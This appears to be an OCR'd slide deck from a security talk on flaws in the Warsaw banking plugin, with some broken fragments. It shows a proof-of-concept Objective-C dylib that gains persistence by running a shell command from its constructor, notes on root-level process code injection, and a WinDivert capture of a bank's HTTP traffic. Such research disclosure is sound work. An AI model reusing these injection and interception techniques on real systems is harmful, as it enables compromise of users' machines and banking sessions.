
Persistence – Environment Variables

- Demo

```
//
//  pwndylib.m
//  pwndylib
//
//  Created by J on 2/3/18.
//  Copyright © 2018 J. All rights reserved.
//

#import "pwndylib.h"
#import <syslog.h>
#import <stdio.h>
#import <stdlib.h>

__attribute__((constructor))
void customConstructor(int argc, const char **argv)
{

    char command[50];
    NSFileManager *fileManager =[NSFileManager defaultManager];
    NSString *pathForFile = @"/tmp/touched_by_warsaw";

    if ([fileManager fileExistsAtPath:pathForFile]) {
        syslog(LOG_ERR, "[-] File exists! Exiting...\n");
        exit(0);
    }
    else {
        strcpy(command, "touch /tmp/touched_by_warsaw");
        system(command);
        syslog(LOG_ERR, "[+] Persistence assisted by warsaw");
    }
}

@implementation pwndylib
@end
```

Persistence – Environment Variables

- Demo




Code Injection – ~~task_for_pid()~~ process_set_task()

- Root required
- If successful
  - You own the process, and you can:
    - read memory
    - write memory
    - mapping memory
    - Etc…


Code Injec
process_se

- Demo



Code Injection – ~~task_for_pid()~~ process_set_task()


- Demo




https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

Code Injection – ~~task_for_pid()~~ process_set_task()

- More info
  - http://newosxbook.com/articles/PST2.html





http://newosxbook.com/

Warsaw Windows

Warsaw Windows

- OS: Windows 10
- Versão: IDK :P
- Issues
  - Embedded Network Driver

https://jspin.re/2016/10/04/adventure-time-warsaw-windows/

Embedded Network Driver - WinDivert

WinDivert allows user-mode applications to capture/modify/drop network packets sent to/from the Windows network stack. In summary, WinDivert can:

- capture network packets
- filter/drop network packets
- sniff network packets
- (re)inject network packets
- modify network packets


WinDivert can be used to implement user-mode packet filters, packet sniffers, firewalls, NAT, VPNs, tunneling applications, etc.

The main features of WinDivert include:

- packet interception, sniffing, or dropping modes
- supports loopback (localhost) traffic
- full IPv6 support
- network layer
- simple yet powerful API
- high-level filtering language
- filter priorities
- silent installation
- freely available under the terms of the GNU Lesser General Public License (LGPL)

https://reqrypt.org/windivert.html

Embedded Network Driver - WinDivert



https://reqrypt.org/windivert.html

Embedded Network Driver - WinDivert

The WinDivert.sys driver is inserted below the Windows network stack. The following then happens

(1) a new packet enters the network stack and is intercepted by WinDivert.sys
(2a) if the packet matches a PROGRAM-defined filter, it is diverted. The PROGRAM reads the packet with a call to the WinDivertRecv() function.
(2b) if the packet does not match the filter, the packet is permitted to continue as normal.
(3) PROGRAM either drops, modifies, or re-injects the packet. If the (modified) packet is re-injected, via a call to WinDivertSend(), it is inserted back into the Windows network stack.


https://github.com/basil00/Divert

Embedded Network Driver - WinDivert

- After Install

Er

- A


MSEdge - Win10_preview
Administrator: Command Prompt
C:\Users\IEUser\Downloads\Divert-master\Divert-master\examples\krakow\x64\Debug>krakow2.exe
[+] WinDivert Ready to Use...
Packet [Direction=0 IfIdx=4 SubIfIdx=0]
[OUTBOUND PACKET]
IPv4 [Version=4 HdrLength=5 TOS=0 Length=429 Id=0x0834 Reserved=0 DF=1 MF=0 FragOff=0 TTL=128 Protocol=6 Checksum=0x7915 SrcAddr=172.16.82.130 DstAddr=186.227.190.139]
450001AD0834400080067915AC105282BAE3BE8B
C63F00504E63EAA4D9A666105018FFFFD1940000
474554202F62746E2E6A706720485454502F312E
310D0A4163636570743A20696D6167652F706E67
2C20696D6167652F7376672B786D6C2C20696D61
67652F6A78722C20696D6167652F2A3B713D302E
382C202A2F2A3B713D302E350D0A526566657265
723A20687474703A2F2F7777772E62616E657365
2E636F6D2E62722F696E646578312E68746D0D0A
4163636570742D4C616E67756167653A20656E2D
55530D0A557365722D4167656E743A204D6F7A69
6C6C612F352E30202857696E646F7773204E5420
31302E303B2057696E36343B2078636429204170
706C655765624B69742F3533372E333620284B48
544D4C2C206C696B65204765636B6F2920436872
6F6D652F35312E302E323730342E373920536166
6172692F3533372E333620456467652F31342E31
343339330D0A4163636570742D456E636F64696E
673A20677A69702C206465666C6174650D0A486F
73743A207777772E62616E6573652E636F6D2E62
720D0A436F6E6E656374696F6E3A204B6565702D
416C6976650D0A0D0A
E....4@...y...R......?.PNc....f.P.....
GET /btn.jpg HTTP/1.1..Accept: image/png
, image/svg+xml, image/jxr, image/*;q=0.
8, */*;q=0.5..Referer: http://www.banese
.com.br/index1.htm..Accept-Language: en-
